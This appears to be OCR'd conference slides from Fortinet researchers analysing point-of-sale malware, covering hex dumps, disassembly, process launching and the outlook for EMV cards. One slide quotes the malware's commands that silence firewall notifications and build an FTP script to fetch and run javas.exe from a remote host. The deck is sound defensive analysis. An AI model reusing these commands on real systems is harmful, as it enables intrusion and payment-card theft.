
```
00158C5C 77 6D 69 70 72 76 73 65 2E 65 78 65 00 00 00 00 wmiprvse.exe....
00158C6C 4C 6F 67 6F 6E 55 49 2E 65 78 65 00 73 76 63 68 LogonUI.exe.svch
00158C7C 6F 73 74 2E 65 78 65 00 69 65 78 70 6C 6F 72 65 ost.exe.iexplore
00158C8C 2E 65 78 65 00 00 00 00 65 78 70 6C 6F 72 65 72 .exe....explorer
00158C9C 2E 65 78 65 00 00 00 00 53 79 73 74 65 6D 00 00 .exe....System..
00158CAC 73 6D 73 73 2E 65 78 65 00 00 00 00 63 73 72 73 smss.exe....csrs
00158CBC 73 2E 65 78 65 00 00 00 77 69 6E 6C 6F 67 6F 6E s.exe...winlogon
00158CCC 2E 65 78 65 00 00 00 00 6C 73 61 73 73 2E 65 78 .exe....lsass.ex
00158CDC 65 00 00 00 73 70 6F 6F 6C 73 76 2E 65 78 65 00 e...spoolsv.exe.
00158CEC 61 6C 67 2E 65 78 65 00 77 75 61 75 63 6C 74 2E alg.exe.wuauclt.
00158CFC 65 78 65 00 66 69 72 65 66 6F 78 2E 65 78 65 00 exe.firefox.exe.
00158D0C 63 68 72 6F 6D 65 2E 65 78 65 00 00 64 65 76 65 chrome.exe..deve
00158D1C 6E 76 2E 65 78 65 00 00 00 00 00 00 5C 8C 15 00 nv.exe......\?.
```



```
C645D048        mov     b,[ebp][-030],048 ;'H'
C645D165        mov     b,[ebp][-02F],065 ;'e'
C645D26C        mov     b,[ebp][-02E],06C ;'l'
C645D369        mov     b,[ebp][-02D],069 ;'i'
C645D46F        mov     b,[ebp][-02C],06F ;'o'
C645D573        mov     b,[ebp][-02B],073 ;'s'
C645D631        mov     b,[ebp][-02A],031 ;'1'
C645D732        mov     b,[ebp][-029],032 ;'2'
C645D82E        mov     b,[ebp][-028],02E ;'.'
C645D965        mov     b,[ebp][-027],065 ;'e'
C645DA78        mov     b,[ebp][-026],078 ;'x'
C645DB65        mov     b,[ebp][-025],065 ;'e'
C645DC00        mov     b,[ebp][-024],0
```

Misto unanswered questions

- Autorun registry entries – javas.exe



- Removal of C&C functionality – ipsm.exe

```
push 0                                  CurrentDir = NULL
push 0                                  pEnvironment = NULL
push 8000000                            CreationFlags = CREATE_NO_WINDOW
push 0                                  InheritHandles = FALSE
push 0                                  pThreadSecurity = NULL
push 0                                  pProcessSecurity = NULL
lea edx,dword ptr ss:[ebp-5C0]
push edx                                CommandLine = "ipsm.exe [MACHINE_NAME]_NOU-START c:\windows\system32\ursd.ini"
push 0
call dword ptr ds:[<&KERNEL32.CreateProcessA>] kernel32.CreateProcessA
```

Misto answered questions

- Most recent version – 03/21/2014
  - %system%\javas.exe
    - cmd /c netsh firewall SET notifications mode=DISABLED
    - echo open caca.[REMOVED].com 21 >> k
    - echo user va[REMOVED]e7 C[REMOVED]0 >>k
    - echo Binary >> k
    - echo get javas.exe >> k
    - echo bye >>k
    - ftp -n -v -s:k
    - del k

Future of PoS malware

What is to come?

- EMV chip cards
- Push to implement in USA
  - » October, 2015 – Liability Shift

Worldwide EMV Deployment and Adoption*

Region	EMV Cards	Adoption Rate	EMV Terminals	Adoption Rate
Canada, Latin America, and the Carribbean	471M	54.2%	7.1M	84.7%
Asia Pacific	942M	17.4%	15.6M	71.7%
Africa & the Middle East	77M	38.9%	699K	86.3%
Europe Zone 1	794M	81.6%	12.2M	99.9%
Europe Zone 2	84M	24.4%	1.4M	91.2%

* Figures reported in Q4 2013 and represent the latest statistics from American Express, Discover, JCB, MasterCard, UnionPay, and Visa, as reported by their member institutions globally.

Is this the end of PoS malware?

- Maybe?
  - » There is still time till October 2015
  - » EMV-based RAM scrapers

Tag	Name
5F20	Cardholder Name
57	Track 2 Equivalent Data

  - » iCVV or dynamic CVV protects from cloning to magnetic stripe
  - » Enough data for some card not present transaction

Short Demo

Questions?

Hong Kei Chan <hkchan@fortinet.com>

Liang Huang <lianghuang@fortinet.com>